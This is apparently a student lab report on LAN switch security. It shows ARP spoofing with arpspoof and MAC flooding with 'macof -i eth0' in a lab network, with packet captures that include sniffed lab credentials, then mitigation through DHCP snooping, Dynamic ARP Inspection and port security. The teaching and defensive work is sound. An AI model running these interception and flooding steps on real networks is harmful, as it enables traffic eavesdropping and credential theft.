202	243.882963365	VMware_ea:d8:14	VMware_87:aa:c3	ARP	42 10.4.30.254 is at 00:0c:29:ea:d8:14
203	244.367090780	VMware_ea:d8:14	Cisco_71:0e:91	ARP	42 10.4.30.100 is at 00:0c:29:ea:d8:14 (duplicate use of 10.4.30.254 detected!)
204	245.616538882	Cisco_1f:bd:84	Spanning-tree-(for-...	STP	60 RST. Root = 32768/36/b8:a3:77:1f:bd:80 Cost = 0 Port = 0x8004
205	245.883591391	VMware_ea:d8:14	VMware_87:aa:c3	ARP	42 10.4.30.254 is at 00:0c:29:ea:d8:14
206	245.935639064	Cisco_1f:bd:84	CDP/VTP/DTP/PAGP/UD...	CDP	441 Device ID: Switch_Group4 Port ID: FastEthernet0/4
207	246.367739474	VMware_ea:d8:14	Cisco_71:0e:91	ARP	42 10.4.30.100 is at 00:0c:29:ea:d8:14 (duplicate use of 10.4.30.254 detected!)
208	246.863154111	Cisco_1f:bd:84	Cisco_1f:bd:84	LOOP	60 Reply
209	247.633701141	Cisco_1f:bd:84	Spanning-tree-(for-...	STP	60 RST. Root = 32768/36/b8:a3:77:1f:bd:80 Cost = 0 Port = 0x8004
210	247.884269212	VMware_ea:d8:14	VMware_87:aa:c3	ARP	42 10.4.30.254 is at 00:0c:29:ea:d8:14
211	248.368297941	VMware_ea:d8:14	Cisco_71:0e:91	ARP	42 10.4.30.100 is at 00:0c:29:ea:d8:14 (duplicate use of 10.4.30.254 detected!)
212	249.643621264	Cisco_1f:bd:84	Spanning-tree-(for-...	STP	60 RST. Root = 32768/36/b8:a3:77:1f:bd:80 Cost = 0 Port = 0x8004
213	249.884861687	VMware_ea:d8:14	VMware_87:aa:c3	ARP	42 10.4.30.254 is at 00:0c:29:ea:d8:14
214	250.368973372	VMware_ea:d8:14	Cisco_71:0e:91	ARP	42 10.4.30.100 is at 00:0c:29:ea:d8:14 (duplicate use of 10.4.30.254 detected!)
215	251.058468995	Cisco_1f:bd:84	Spanning-tree-(for-...	STP	60 RST. Root = 32768/36/b8:a3:77:1f:bd:80 Cost = 0 Port = 0x8004
216	251.885316731	VMware_ea:d8:14	VMware_87:aa:c3	ARP	42 10.4.30.254 is at 00:0c:29:ea:d8:14
217	252.369636075	VMware_ea:d8:14	Cisco_71:0e:91	ARP	42 10.4.30.100 is at 00:0c:29:ea:d8:14 (duplicate use of 10.4.30.254 detected!)

Packets are sent to spoof the MAC address of the router

```

Ethernet II, Src: VMware_ea:d8:14 (00:0c:29:ea:d8:14), Dst:
  Destination: Cisco_71:0e:91 (2c:1a:05:71:0e:91)
  Source: VMware_ea:d8:14 (00:0c:29:ea:d8:14)
  Type: ARP (0x0806)
  [Stream index: 5]
Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: VMware_ea:d8:14 (00:0c:29:ea:d8:14)
  Sender IP address: 10.4.30.100
  Target MAC address: Cisco_71:0e:91 (2c:1a:05:71:0e:91)
  Target IP address: 10.4.30.254

```

And to spoof the MAC address of the Windows 11 client

```

> Ethernet II, Src: VMware_ea:d8:14 (00:0c:29:ea:d8:14), Dst:
  > Destination: VMware_87:aa:c3 (00:0c:29:87:aa:c3)
  > Source: VMware_ea:d8:14 (00:0c:29:ea:d8:14)
  Type: ARP (0x0806)
  [Stream index: 4]
> Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: VMware_ea:d8:14 (00:0c:29:ea:d8:14)
  Sender IP address: 10.4.30.254
  Target MAC address: VMware_87:aa:c3 (00:0c:29:87:aa:c3)
  Target IP address: 10.4.30.100

```

The frames that are sent during the attack are ARP responses that contain the IP address of the target host to spoof in the "Target IP address" field and the attackers MAC address in the "Target MAC address" field of the ARP reply (in our case it is the Kali Linux client). This way, all machines that receive this packet will map the IP address of the victim to the MAC address of the attacker, leading to that all packets with the destination IP address of the victim will be routed to the attackers machine.

While the attack is running, the ARP table changed to the following values:

Windows 11 client (arp -a):

Internet Address	Physical Address	Type
10.4.30.102	00-0c-29-ea-d8-14	dynamic
10.4.30.254	00-0c-29-ea-d8-14	dynamic
10.4.30.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Router (show ip arp):

Protocol	Address	Age (min)	Hardware Addr	Type	Interface
Internet	10.4.20.1	0	000c.29ab.d081	ARPA	GigabitEthernet0/0/0
Internet	10.4.20.10	21	000c.290a.96dd	ARPA	GigabitEthernet0/0/0
Internet	10.4.20.254	-	2c1a.0571.0e90	ARPA	GigabitEthernet0/0/0
Internet	10.4.30.100	0	000c.29ea.d814	ARPA	GigabitEthernet0/0/1
Internet	10.4.30.101	82	000c.29d1.d36e	ARPA	GigabitEthernet0/0/1
Internet	10.4.30.102	3	000c.29ea.d814	ARPA	GigabitEthernet0/0/1
Internet	10.4.30.254	-	2c1a.0571.0e91	ARPA	GigabitEthernet0/0/1

It can be observed that the MAC address for the default gateway changed to the MAC address of the Kali Linux machine and the MAC address of the Windows 11 client changed also to the MAC address of the Kali Linux machine on the router.

After accessing /secret on the website and after submitting the credentials, the following packet can be observed on the Kali Linux client:

```
Frame 12: 561 bytes on wire (4488 bits), 561 bytes captured (4488 bits) on interface eth0, id 0
  Ethernet II, Src: VMware_87:aa:c3 (00:0c:29:87:aa:c3), Dst: VMware_ea:d8:14 (00:0c:29:ea:d8:14)
  Internet Protocol Version 4, Src: 10.4.30.100, Dst: 10.4.20.10
  Transmission Control Protocol, Src Port: 57737, Dst Port: 80, Seq: 1, Ack: 1, Len: 507
  Hypertext Transfer Protocol
    GET /secret HTTP/1.1\r\n
    Host: 10.4.20.10\r\n
    Connection: keep-alive\r\n
    Cache-Control: max-age=0\r\n
    Authorization: Basic dXNlcjpwZdXBlnNlY3JldDE=\r\n
    Credentials: user:supersecret1
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US,en;q=0.9\r\n
    \r\n
    [Response in frame: 10]
    [Full request URI: http://10.4.20.10/secret]
```

The request was sent to the Kali Linux machine because the ARP entry of the default gateway was poisoned with the MAC address of the Kali machine. Because HTTP was used, the credentials can be extracted. The client then forwarded the request to the router.

The ARP table of the router was also poisoned, therefore the reply from the server was also sent to the Kali client. Here we can read the super secret message from the website

```
Server: Apache/2.4.52 (Ubuntu)\r\n
Last-Modified: Thu, 15 Jun 2023 15:06:31 GMT\r\n
ETag: "9b-5fe2c69d7b7dd-gzip"\r\n
Accept-Ranges: bytes\r\n
Vary: Accept-Encoding\r\n
Content-Encoding: gzip\r\n
Content-Length: 149\r\n
Keep-Alive: timeout=5, max=99\r\n
Connection: Keep-Alive\r\n
Content-Type: text/html\r\n
\r\n
[Request in frame: 10]
[Time since request: 0.003676490 seconds]
[Request URI: /secret/]
[Full request URI: http://10.4.20.10/secret/]
Content-encoded entity body (gzip): 149 bytes -> 155 bytes
File Data: 155 bytes
Line-based text data: text/html (7 lines)
<html>\n
<head>\n
</head>\n
<body>\n
<h3>You can now read this super secret information: R3V2ZiB2ZiBuIGlyZWwgZnJwaGVyeWwgcmlwZWxzZ3JxIEhya2ch</h3>\n
</body>\n
</html>\n
```

From the packets sent from the Windows 11 client, it can be noticed that the source and destination IP addresses are correct, but the destination MAC address is the one of the Kali machine instead of the MAC address of the default gateway because of the ARP cache poisoning from earlier.

```
Frame 12: 561 bytes on wire (4488 bits), 561 bytes captured (4488 bits) on interface eth0, id 0
  Ethernet II, Src: VMware_87:aa:c3 (00:0c:29:87:aa:c3), Dst: VMware_ea:d8:14 (00:0c:29:ea:d8:14)
    Destination: VMware_ea:d8:14 (00:0c:29:ea:d8:14)
    Source: VMware_87:aa:c3 (00:0c:29:87:aa:c3)
    Type: IPv4 (0x0800)
    [Stream index: 1]
  Internet Protocol Version 4, Src: 10.4.30.100, Dst: 10.4.20.10
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 547
    Identification: 0xc3cd (50125)
    010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 128
    Protocol: TCP (6)
    Header Checksum: 0xee91 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.4.30.100
    Destination Address: 10.4.20.10
    [Stream index: 0]
  Transmission Control Protocol, Src Port: 57737, Dst Port: 80, Seq: 1, Ack: 1, Len: 507
  Hypertext Transfer Protocol
```

The same happened for the response, here the IP addresses are correctly assigned but instead of the MAC address of the Windows 11 client, the MAC address of the Kali client is in the packet.

```

> Frame 20: 538 bytes on wire (4304 bits), 538 bytes captured (4304 bits) on interface eth0, id 0
  > Ethernet II, Src: Cisco_71:0e:91 (2c:1a:05:71:0e:91), Dst: VMware_ea:d8:14 (00:0c:29:ea:d8:14)
    > Destination: VMware_ea:d8:14 (00:0c:29:ea:d8:14)
    > Source: Cisco_71:0e:91 (2c:1a:05:71:0e:91)
    Type: IPv4 (0x0800)
    [Stream index: 0]
  > Internet Protocol Version 4, Src: 10.4.20.10, Dst: 10.4.30.100
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 524
    Identification: 0x2f3c (12092)
    > 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 63
    Protocol: TCP (6)
    Header Checksum: 0xc43a [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.4.20.10
    Destination Address: 10.4.30.100
    [Stream index: 0]
  > Transmission Control Protocol, Src Port: 80, Dst Port: 57737, Seq: 572, Ack: 1016, Len: 484
  > Hypertext Transfer Protocol
  > Line-based text data: text/html (7 lines)

```

2.3 Research and document

- What happens in the ARP spoofing & ARP cache poisoning attack?
- Why is it necessary to enable routing for the attack?
- Why is it necessary to run the arpspoof command twice?
- What does arpspoof do when it terminates?

In an ARP spoofing attack, the attacker sends forged ARP reply packets into the network. These packets falsely associate the attacker's MAC address with the IP address of another device. As a result, the victim stores the attacker's MAC address as the gateway, while the router stores the attacker's MAC address as the client, which means the ARP cache is poisoned. This leads to a man in the middle situation, in which the attacker can then intercept, analyze or modify the transmitted data. Technically, ARP spoofing and ARP cache poisoning are often used as synonyms of each other. However, it can be stated that the outcome of an ARP spoofing attack is a poisoned cache.

<https://www.geeksforgeeks.org/computer-networks/arp-spoofing-and-arp-poisoning/>

Routing (IP forwarding) has to be enabled on the attacker's machine because it sits in between the communication devices. Otherwise, it would drop all received traffic, causing a denial of service.

https://scapy.disruptivelabs.in/attacks/arp_spoofing

The arpspoof command has to be executed twice to manipulate both sides of the communication to ensure seamless interception of traffic. This means, the attacker must spoof the client pretending to be the gateway and spoof the gateway by pretending to be the client.

<https://www.imperva.com/learn/application-security/arp-spoofing/>

<https://www.geeksforgeeks.org/computer-networks/arp-spoofing-and-arp-poisoning/>

If arpspoof is terminated in a controlled manner, it automatically restores the original ARP table by broadcasting the correct MAC addresses to the victim devices. If it terminates abruptly (e.g. system crash), the ARP tables may remain corrupted, the network communication may drop completely, as the original connection might not get restored and traffic still be sent to the attacker's MAC address.

<https://www.giac.org/paper/gsec/1382/finding-dsniff-network/102586>

2.4 Mitigate the Attack

- Configure Dynamic ARP Inspection (DAI) for your client VLAN to mitigate ARP Spoofing
 - a. Prerequisite: DHCP Snooping!
 - b. Note: Release and renew all IP addresses on your clients after enabling DHCP Snooping! (Verify and document your DHCP Snooping Bindings on the switch)

- Verify and document the success of your measures by re-running the attack!
 - a. Useful command: show ip arp inspection statistics vlan x

NOTE: After enabling DHCP Snooping on your switch, you may also need to issue the following command

on your switch to be able to get IP address leases on your clients again:

no ip dhcp snooping information option

(cf. <https://blog.ine.com/2009/07/22/understanding-dhcp-option-82>)

To enable dynamic ARP inspection (DAI), follow the following steps:

1. Connect to the switch
2. Enable DHCP snooping (in global config mode: ip dhcp snooping)
3. Mark the switch port that is connected to the router in VLAN 30 as trusted by entering the config mode for the port and configure it as trusted for DHCP snooping (interface config mode: ip dhcp snooping trust).
4. Enable DHCP snooping on the client VLAN (global config mode: ip dhcp snooping vlan 30). This will block any DHCP OFFER and DHCP ACK requests on the client VLAN 30 except for the router port where the DHCP messages from the DHCP server will be forwarded.
5. Run no ip dhcp snooping information option. It stops the switch from adding DHCP Option 82 information to client DHCP packets. We used it because after DHCP snooping was enabled, the added Option 82 data could cause the DHCP server or relay path to reject or mishandle DHCP Discover/Request packets, so clients could not get leases.
6. Enable DAI (in global config mode: ip arp inspection vlan 30)
7. Mark the switch port that is connected to the router in VLAN 30 as trusted by entering the config mode for the port and configure it as trusted for DAI (interface config mode: ip arp inspection trust).

Now renew the IP addresses of the two clients (Windows: ipconfig /renew; Kali: dhclient -r eth0, dhclient eth0)

Check the DHCP snooping binding table if the new IP addresses are stored (priv EXEC mode: show ip dhcp snooping binding):

MacAddress	IpAddress	Lease(sec)	Type	VLAN	Interface
-----	-----	-----	-----	----	-----
00:0C:29:EA:D8:14	10.4.30.102	691193	dhcp-snooping	30	FastEthernet0/4
00:0C:29:87:AA:C3	10.4.30.100	691157	dhcp-snooping	30	FastEthernet0/3
Total number of bindings: 2					

After verifying that it worked, run the attack again and check if it is still possible.

The switch should show error messages like this:

```
*Jun 29 07:29:36.437: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Fa0/4,
vlan 30. ([000c.29ea.d814/10.4.30.254/000c.2987.aac3/10.4.30.100/07:29:36 UTC Tue
Jun 29 1993])
```

The ARP tables of the router and the Windows 11 client should not be changed:

Windows client (arp -a):

Interface: 10.4.30.100 --- 0x5

Internet Address	Physical Address	Type
10.4.30.102	00-0c-29-ea-d8-14	dynamic
10.4.30.254	2c-1a-05-71-0e-91	dynamic
10.4.30.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static

```
239.255.255.250    01-00-5e-7f-ff-fa    static
255.255.255.255    ff-ff-ff-ff-ff-ff    static
```

Router (show ip arp):

Protocol	Address	Age (min)	Hardware Addr	Type	Interface
Internet	10.4.20.1	1	000c.29ab.d081	ARPA	GigabitEthernet0/0/0
Internet	10.4.20.10	116	000c.290a.96dd	ARPA	GigabitEthernet0/0/0
Internet	10.4.20.254	-	2c1a.0571.0e90	ARPA	GigabitEthernet0/0/0
Internet	10.4.30.100	0	000c.2987.aac3	ARPA	GigabitEthernet0/0/1
Internet	10.4.30.101	214	000c.29d1.d36e	ARPA	GigabitEthernet0/0/1
Internet	10.4.30.102	3	000c.29ea.d814	ARPA	GigabitEthernet0/0/1
Internet	10.4.30.110	51	000c.2987.aac3	ARPA	GigabitEthernet0/0/1
Internet	10.4.30.254	-	2c1a.0571.0e91	ARPA	GigabitEthernet0/0/1

To check if the switch dropped any packets, run `show ip arp inspection statistics vlan 30`:

Vlan	Forwarded	Dropped	DHCP Drops	ACL Drops
30	55	398	398	0

Vlan	DHCP Permits	ACL Permits	Probe Permits	Source MAC Failures
30	16	0	18	0

Vlan	Dest MAC Failures	IP Validation Failures	Invalid Protocol Data
30	0	0	0

From the output it can be seen that the malicious ARP packets from the Kali clients were dropped.

3 MAC Flooding

3.1 Attack Procedure

1. Analyze and document the mac address or Content Addressable Memory (CAM) table of the switch.
2. Run Wireshark on the attacker host and sniff the traffic during the attack.
3. Use the "macof" tool in Kali Linux to flood the CAM table.
4. Analyze the attack tool's packets and document the CAM table during/after the attack.
5. Find at least one of the spoofed MAC addresses in your CAM table.

Optional / advanced:

- Run Wireshark on the attacker host and sniff the traffic during the attack.
- Now, open the protected website on the web server from the client.
- Using Wireshark on the attacker host, sniff the password the client uses to access the website.
- Analyze the client's packets: What do you notice compared to ARP spoofing?

Note: The success of this attack may vary depending on the switch model. For example, if the MAC addresses of your hosts already appear in the CAM table before it becomes full, direct unicast communication could still take place between these hosts. Note that by default an inactive MAC address is deleted from the CAM table only after 5 minutes. If the attack fails, try to connect the Windows client and router to the switch only after you have made sure that the CAM table is already

full. If you still cannot sniff the "crucial" frame with the password, prove the success of this attack with any frame that you were able to sniff even though it was not addressed to the attacker on Layer 2. Also include a sample section of the crowded CAM table in the assignment documentation.

1. The MAC address table of the switch can be viewed by using: `show mac address-table`

Mac Address Table			
Vlan	Mac Address	Type	Ports
-----	-----	-----	-----
All	0100.0ccc.cccc	STATIC	CPU
All	0100.0ccc.cccd	STATIC	CPU
All	0100.0ccd.cddc	STATIC	CPU
All	0180.c200.0000	STATIC	CPU
All	0180.c200.0001	STATIC	CPU
All	0180.c200.0002	STATIC	CPU
All	0180.c200.0003	STATIC	CPU
All	0180.c200.0004	STATIC	CPU
All	0180.c200.0005	STATIC	CPU
All	0180.c200.0006	STATIC	CPU
All	0180.c200.0007	STATIC	CPU
All	0180.c200.0008	STATIC	CPU
All	0180.c200.0009	STATIC	CPU
All	0180.c200.000a	STATIC	CPU
All	0180.c200.000b	STATIC	CPU
All	0180.c200.000c	STATIC	CPU
All	0180.c200.000d	STATIC	CPU
All	0180.c200.000e	STATIC	CPU
All	0180.c200.000f	STATIC	CPU
All	0180.c200.0010	STATIC	CPU
All	ffff.ffff.ffff	STATIC	CPU
20	000c.290a.96dd	DYNAMIC	Fa0/1 (Web Server)
20	000c.29ab.d081	DYNAMIC	Fa0/2 (DHCP Server)
20	2c1a.0571.0e90	DYNAMIC	Fa0/13 (Router)
30	000c.2987.aac3	DYNAMIC	Fa0/3 (Windows Client)
30	000c.29ea.d814	DYNAMIC	Fa0/4 (Kali Linux)
30	2c1a.0571.0e91	DYNAMIC	Fa0/14 (Router)

Total Mac Addresses for this criterion: 27

The first 21 MAC addresses are the STATIC MAC addresses of the Cisco switch. These are not learned from any other device but come preconfigured. These include, for example, the IEEE reserved MAC address range 01-80-C2-xx-xx-xx, which is specifically used for group/multicast addresses by standard network protocols, as well as the typical broadcast MAC address ffff.ffff.ffff. The 6 MAC addresses at the bottom are the DYNAMIC MAC addresses that the switch learned from the physical connections we established via Ethernet interfaces.

Now attack the switch by using `macof -i eth0` to flood the CAM table of the switch. This will send a lot of packets to the switch to flood its CAM table with IP address and MAC address entries.

After the attack, the CAM table on the switch is filled with entries like the following:

Vlan	Mac Address	Type	Ports
-----	-----	-----	-----
30	0036.d91a.b3fa	DYNAMIC	Fa0/4
30	0036.ff25.94d8	DYNAMIC	Fa0/4
30	003a.8746.7c48	DYNAMIC	Fa0/4

Lab 1: Basic LAN Switch Security
Secure Networks

30	003e.7c3c.cf6e	DYNAMIC	Fa0/4
30	0046.5e4d.da6d	DYNAMIC	Fa0/4
30	004a.6e46.4bae	DYNAMIC	Fa0/4
30	004b.420a.58c2	DYNAMIC	Fa0/4
30	0051.e578.ec9e	DYNAMIC	Fa0/4
30	0052.5a2c.bd84	DYNAMIC	Fa0/4
30	0054.ac7d.b875	DYNAMIC	Fa0/4
30	0054.b41b.4e7e	DYNAMIC	Fa0/4
30	0058.787d.0c32	DYNAMIC	Fa0/4
30	0059.1d6d.11b3	DYNAMIC	Fa0/4
30	005a.6344.2fc3	DYNAMIC	Fa0/4
30	0061.6865.2748	DYNAMIC	Fa0/4
30	0065.216c.166a	DYNAMIC	Fa0/4
30	006c.0632.8b70	DYNAMIC	Fa0/4
30	006d.0e22.f4ff	DYNAMIC	Fa0/4
30	006d.8572.800e	DYNAMIC	Fa0/4
30	006f.f02c.d34c	DYNAMIC	Fa0/4
30	0071.e908.56a2	DYNAMIC	Fa0/4
30	0074.3a71.4b7e	DYNAMIC	Fa0/4
30	0075.9c45.8413	DYNAMIC	Fa0/4
30	0078.da4d.95ae	DYNAMIC	Fa0/4
30	007b.1f31.ebb4	DYNAMIC	Fa0/4
30	007d.3d34.d960	DYNAMIC	Fa0/4
30	0085.8570.9663	DYNAMIC	Fa0/4
30	0086.b156.169d	DYNAMIC	Fa0/4
30	008c.c11b.e60f	DYNAMIC	Fa0/4
30	0091.e32e.495a	DYNAMIC	Fa0/4
30	009a.ce1c.0a57	DYNAMIC	Fa0/4
30	00a2.fb64.a8d2	DYNAMIC	Fa0/4
30	00aa.286d.b0ac	DYNAMIC	Fa0/4
30	00aa.a509.cb06	DYNAMIC	Fa0/4
30	00ab.f22f.8874	DYNAMIC	Fa0/4
30	00ad.6511.3aa8	DYNAMIC	Fa0/4
30	00ae.ba36.f689	DYNAMIC	Fa0/4
30	00be.6a45.3054	DYNAMIC	Fa0/4
30	00bf.130d.f519	DYNAMIC	Fa0/4
30	00c1.177f.1081	DYNAMIC	Fa0/4
30	00c9.c15c.ecfa	DYNAMIC	Fa0/4
30	00c9.f234.7919	DYNAMIC	Fa0/4
30	00d2.c547.b765	DYNAMIC	Fa0/4
30	00d2.df57.e17f	DYNAMIC	Fa0/4
30	00db.e90e.53d7	DYNAMIC	Fa0/4
30	00dc.b34d.4ada	DYNAMIC	Fa0/4
30	00dd.016e.55b7	DYNAMIC	Fa0/4

The tool sends IPv4 packets to the switch with random IPv4 source and destination addresses and random MAC source and destination addresses. The switch will store this information for each packet and therefore will run out of memory at some point.

Lab 1: Basic LAN Switch Security

Secure Networks

2508...	158.633281498	2.124.38.76	48.249.140.9	IPv4	54
2508...	158.633298251	216.32.83.16	143.26.165.8	IPv4	54
2508...	158.633357734	216.192.14.87	144.54.190.120	IPv4	54
2508...	158.633386688	63.94.5.116	220.203.192.85	IPv4	54
2508...	158.633448653	49.82.18.50	60.254.220.41	IPv4	54
2508...	158.633465227	0.250.224.13	196.173.107.43	IPv4	54
2508...	158.633526511	2.45.153.110	95.205.234.87	IPv4	54
2508...	158.633542958	111.159.166.111	220.250.151.55	IPv4	54
2508...	158.633615373	140.153.121.66	54.250.11.123	IPv4	54
2508...	158.633631554	142.136.165.119	85.148.122.54	IPv4	54
2508...	158.633675521	145.162.199.36	223.217.219.86	IPv4	54
2508...	158.633704855	165.165.37.28	122.168.75.11	IPv4	54
2508...	158.633762244	143.235.2.71	43.154.190.123	IPv4	54
2508...	158.633778393	14.173.113.97	99.155.122.43	IPv4	54
2508...	158.633837791	218.65.36.45	112.75.195.21	IPv4	54
2508...	158.633853807	72.120.99.72	135.143.110.119	IPv4	54
2508...	158.633913121	35.25.21.74	70.68.80.57	IPv4	54
2508...	158.633942314	239.136.129.74	171.16.101.118	IPv4	54
2508...	158.633986143	129.27.137.43	172.213.93.52	IPv4	54
2508...	158.634002727	17.156.221.38	221.148.78.113	IPv4	54
2508...	158.634127243	45.172.169.66	140.53.182.95	IPv4	54
2508...	158.634144937	143.152.237.113	197.233.18.113	IPv4	54
2508...	158.634192677	155.148.62.19	200.197.224.75	IPv4	54

Remove the router and the Windows client entries from the ARP cache (priv EXEC mode: `clear arp 10.4.30.100`, `clear arp 10.4.30.254`)

Now the ARP cache of the router should be full with bogus entries and the switch should flush out all packets from the Windows client on all ports. Try this by accessing the secret website again on the Windows client.

After accessing the website, the packet was forwarded also to the Kali Linux machine and could be captured using wireshark:

59451	2.772917155	10.4.30.100	10.4.20.10	HTTP	561 GET /secret HTTP/1.1
59796	2.789830867	10.4.30.100	10.4.20.10	HTTP	562 GET /secret/ HTTP/1.1

```

Frame 59451: 561 bytes on wire (4488 bits), 561 bytes captured (4488 bits) on interface eth0, id 0
Ethernet II, Src: VMWare_87:aa:c3 (00:0c:29:87:aa:c3), Dst: Cisco_71:0e:91 (2c:1a:05:71:0e:91)
  Destination: Cisco_71:0e:91 (2c:1a:05:71:0e:91)
  Source: VMWare_87:aa:c3 (00:0c:29:87:aa:c3)
  Type: IPv4 (0x0800)
  [Stream index: 59447]
Internet Protocol Version 4, Src: 10.4.30.100, Dst: 10.4.20.10
  0100 ... = Version: 4
  ... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 547
  Identification: 0x9e75 (40565)
  010. .... = Flags: 0x2, Don't fragment
  ...0 0000 0000 0000 = Fragment Offset: 0
  Time to Live: 128
  Protocol: TCP (6)
  Header Checksum: 0xd13ea [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 10.4.30.100
  Destination Address: 10.4.20.10
  [Stream index: 59445]
Transmission Control Protocol, Src Port: 50348, Dst Port: 80, Seq: 1, Ack: 1, Len: 507
Hypertext Transfer Protocol
  GET /secret HTTP/1.1\r\n
  Host: 10.4.20.10\r\n
  Connection: keep-alive\r\n
  Cache-Control: max-age=0\r\n
  Authorization: Basic dXNlcjpdZXB1cnNlY3JldDE=\r\n
  Credentials: user:supersecret1
  Upgrade-Insecure-Requests: 1\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept-Language: en-US,en;q=0.9\r\n
  \r\n
  [Full request URI: http://10.4.20.10/secret]

```

It can be observed that the destination MAC address is the one of the router. This is the difference to the ARP spoofing attack from before where the MAC address was different. This time, the packet itself was not compromised, but the packet was sent out on all ports because the CAM table was full and the switch did not know where to route the packet.

3.2 Mitigate the Attack

- Configure port security with the following parameters to prevent MAC flooding:
 - Max. number of MAC addresses: 2 (VMware host machine and VM itself)
 - Violation Mode: Shutdown
 - Sticky learning of MAC addresses
- Verify and document the success of your measures by re-running the attack!

To enable port security as described, follow the following steps:

1. Go to the interface configuration: `interface range fastEthernet0/3-4`
2. Switch the port to access mode: `switchport mode access`
3. Enable port security: `switchport port-security`
4. Allow a maximum of 2 MAC addresses on a port: `switchport port-security maximum 2`
5. Enable that the MAC addresses are learned by the switch and are permanently stored: `switchport port-security mac-address sticky`
6. Configure that the port shuts down if a security violation occurs: `switchport port-security violation shutdown`

Now run the attack again and check the mac address table if the attack still fills it (clear the mac address table before running `clear mac address-table dynamic`)

After running the attack again, the following logs appear on the switch:

```
*Jun 29 08:38:11.929: %PM-4-ERR_DISABLE: psecure-violation error detected on Fa0/4, putting Fa0/4 in err-disable state
*Jun 29 08:38:11.938: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused by MAC address 16ab.be0e.245c on port FastEthernet0/4.
*Jun 29 08:38:12.944: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/4, changed state to down
*Jun 29 08:38:13.943: %LINK-3-UPDOWN: Interface FastEthernet0/4, changed state to down
```

The port was shut down because a security violation happened. When checking the MAC address table now, only two MAC addresses can be found that were dynamically added on the port where the Kali client is connected:

Vlan	Mac Address	Type	Ports
----	-----	-----	-----
All	0100.0ccc.cccc	STATIC	CPU
All	0100.0ccc.cccd	STATIC	CPU
All	0100.0ccd.cddc	STATIC	CPU
All	0180.c200.0000	STATIC	CPU
All	0180.c200.0001	STATIC	CPU
All	0180.c200.0002	STATIC	CPU
All	0180.c200.0003	STATIC	CPU
All	0180.c200.0004	STATIC	CPU
All	0180.c200.0005	STATIC	CPU
All	0180.c200.0006	STATIC	CPU
All	0180.c200.0007	STATIC	CPU
All	0180.c200.0008	STATIC	CPU
All	0180.c200.0009	STATIC	CPU
All	0180.c200.000a	STATIC	CPU
All	0180.c200.000b	STATIC	CPU
All	0180.c200.000c	STATIC	CPU
All	0180.c200.000d	STATIC	CPU
All	0180.c200.000e	STATIC	CPU
All	0180.c200.000f	STATIC	CPU
All	0180.c200.0010	STATIC	CPU

```

All    ffff.ffff.ffff    STATIC    CPU
20     000c.29ab.d081    DYNAMIC    Fa0/2
20     2c1a.0571.0e90    DYNAMIC    Fa0/13
30     000c.2987.aac3    STATIC     Fa0/3
30     2c1a.0571.0e91    DYNAMIC    Fa0/14

```

Total Mac Addresses for this criterion: 25

This shows that the port security configuration successfully prevented the attack.

The port security configuration can also be viewed in the priv EXEC mode using show port-security:

Secure Port	MaxSecureAddr (Count)	CurrentAddr (Count)	SecurityViolation (Count)	Security Action
Fa0/3	2	1	0	Shutdown
Fa0/4	2	2	1	Shutdown

Total Addresses in System (excluding one mac per port) : 1

Max Addresses limit in System (excluding one mac per port) : 8192

Appendix

Switch Config

```

Current configuration : 2617 bytes
!
! Last configuration change at 08:40:17 UTC Tue Jun 29 1993
!
version 15.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname Switch_Group4
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
system mtu routing 1500
!
!
!
!
!
!
!
!
!
!

```

```
ip arp inspection vlan 30
!
!
ip dhcp snooping vlan 30
no ip dhcp snooping information option
ip dhcp snooping
!
!
!
spanning-tree mode rapid-pvst
spanning-tree extend system-id
!
vlan internal allocation policy ascending
!
!
!
!
!
!
interface FastEthernet0/1
description Clone of SNW_Webserver - PC4 Green
switchport access vlan 20
switchport mode access
spanning-tree portfast edge
!
interface FastEthernet0/2
description Clone of 0-NLRE__Windows_Server_2022_Standard - PC4 Yellow
switchport access vlan 20
